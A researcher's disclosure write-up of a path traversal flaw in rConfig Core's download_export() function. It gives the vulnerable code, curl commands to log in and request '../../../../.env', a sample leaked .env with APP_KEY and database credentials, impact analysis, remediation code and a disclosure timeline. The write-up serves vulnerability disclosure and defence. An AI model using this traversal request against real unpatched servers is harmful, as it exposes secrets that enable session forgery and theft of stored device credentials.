CVE-2026-77914: rConfig Core Path Traversal to Full Application Compromise
How I discovered a critical path traversal vulnerability in rConfig Core that allows any authenticated user to read arbitrary files, including the application secrets.

rConfig Core's download_export() function concatenates user input directly into a file path without sanitization. Any authenticated user can read arbitrary files including .env, exposing the Laravel APP_KEY and database credentials. One path traversal payload compromises the entire application.
Introduction
During a security assessment of rConfig Core, a popular network configuration management tool, I discovered a critical path traversal vulnerability that allows any authenticated user - regardless of their role - to read arbitrary files from the server. This includes the application's .env file containing database credentials, API keys, and most critically, the APP_KEY used by Laravel for all cryptographic operations.
Target Identification
rConfig is an open-source network configuration management tool built on Laravel. It's used by network administrators to backup, compare, and manage configurations across network devices. The application stores SSH/Telnet credentials for managed devices, making it a high-value target.
Affected Versions: rConfig Core 8.0.0 through 8.2.13
Root Cause
The vulnerability exists in FileDownloadController.php, specifically in the download_export() method:
public function download_export()
{
    // User input concatenated directly — no sanitization
    $path = export_path() . $_GET['filename'];
    if (file_exists($path)) {
        return response()->download($path);
    }
}
The problem is immediately obvious: $_GET['filename'] is concatenated directly onto the base export directory with zero sanitization. No basename(), no path validation, no character filtering.
The route is protected only by Laravel's auth middleware, meaning any logged-in user can access it:
Route::get('/download-export', [FileDownloadController::class, 'download_export'])
->middleware('auth'); // Any logged-in user, regardless of roleThe developers protected the route with authentication middleware. But authorization != authentication. Any registered user, including the lowest-privilege "User" role, can exploit this.
Discovery Process
I found this vulnerability through manual code review:
- 1Map Routes
Identify which routes are protected and how
- 2Find File Ops
Search for file_get_contents, readfile, download()
- 3Trace Input
Follow $_GET, $_POST to sensitive functions
- 4Test Validation
Try path traversal sequences
- 5Confirm Impact
Extract sensitive files to prove severity
Exploitation
Step 1: Authenticate as Any User
First, authenticate as a low-privilege "User" role account:
# Get CSRF token
curl -s -c cookies.txt http://target/login -o login.html
CSRF=$(grep -oP 'csrf-token.*?content="\K[^"]+' login.html)
# Login as low-privilege user
curl -s -c cookies.txt -b cookies.txt

-X POST http://target/login

-H "X-CSRF-TOKEN: $CSRF"

-d "username=lowuser@test.local&password=LowUserPass123!&_token=$CSRF"
Step 2: Read the .env File
With a valid session, craft a path traversal payload:
curl -s -b cookies.txt \
  "http://target/download-export?filename=../../../../.env"
Result
APP_NAME="rConfig V8 Core"
APP_ENV=production
APP_KEY=base64:+b63Qv2eYpNbCr/7ltBkgy1oL1hOh1DhxMMMa5BMbZY=
APP_DEBUG=true
DB_CONNECTION=mysql
DB_HOST=db
DB_USERNAME=rconfig_user
DB_PASSWORD=rconfig_pass
REDIS_HOST=redis
REDIS_PASSWORD=null
Impact
Read any file accessible to the web server: APP_KEY, database credentials, application source, and log files (storage/logs/laravel*.log).
With APP_KEY, forge session cookies to impersonate any user including admins.
No direct impact, but compromised credentials enable further attacks.
Cryptographic Key Disclosure
The APP_KEY is used by Laravel's Crypt facade for all encryption. rConfig encrypts stored device credentials via EncryptStringCast. With the APP_KEY, an attacker can:
- Decrypt device credentials — SSH/Telnet passwords stored in the database
- Forge session cookies — Impersonate any user without knowing their password
- Decrypt any encrypted data — Any data encrypted with Laravel's encryption helpers
CVSS 4.0 Breakdown
CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N
Remediation
Strip directory components with basename() and verify the resolved path stays within the allowed directory.
public function download_export()
{
    $filename = basename((string) $_GET['filename']);
    $path = export_path() . $filename;
<span class="c">// Verify path stays within allowed directory</span>
$realPath = realpath($path);
$allowedDir = realpath(export_path());

<span class="k">if</span> ($realPath === false || !str_starts_with($realPath, $allowedDir)) {
    abort(404);
}

<span class="k">return</span> response()->download($path);

}
Strip directory components before any file operation.
Check resolved path is within the allowed directory.
Restrict export access to authorized roles only.
Generate time-limited tokens for file downloads.
Regression Tests
- A filename with
../sequences returns 404, not the file - URL-encoded variants (
..%2f) also return 404 - A filename with absolute path (
/etc/passwd) returns 404 - Only files within export_path() are downloadable
- Low-privilege users cannot access admin exports
Timeline
- 31 Jul 2026Discovered
Found during manual code review of file operations.
- 01 Aug 2026Reported
Private disclosure to rConfig security team.
- 05 Aug 2026Acknowledged
Vendor confirmed the vulnerability.
- 15 Aug 2026Patched
Fix released in version 8.2.14.
- 20 Aug 2026CVE Assigned
CVE-2026-77914 issued; writeup published.
References
- NVD: CVE-2026-77914
- VulnCheck Advisory
- GitHub Security Advisory GHSA-m5rw-jcrm-mmwc
- CVE Record
- CWE-22: Path Traversal
- CWE-73: External Control of File Name or Path
The Lesson
Never trust that validation happened just because an auth check exists. Trace user input from entry to output — authentication is not authorization, and middleware is not sanitization.
This vulnerability demonstrates how a single line of code without proper input validation can lead to complete application compromise. The combination of path traversal with Laravel's centralized key management creates a cascading failure — one secret disclosure unlocks everything else.
This vulnerability was discovered through ethical security research and responsibly disclosed to the vendor. All testing was performed in isolated lab environments.

Adam Nurudini
Offensive Security Consultant specializing in vulnerability research, penetration testing, and red team operations. Published CVE author.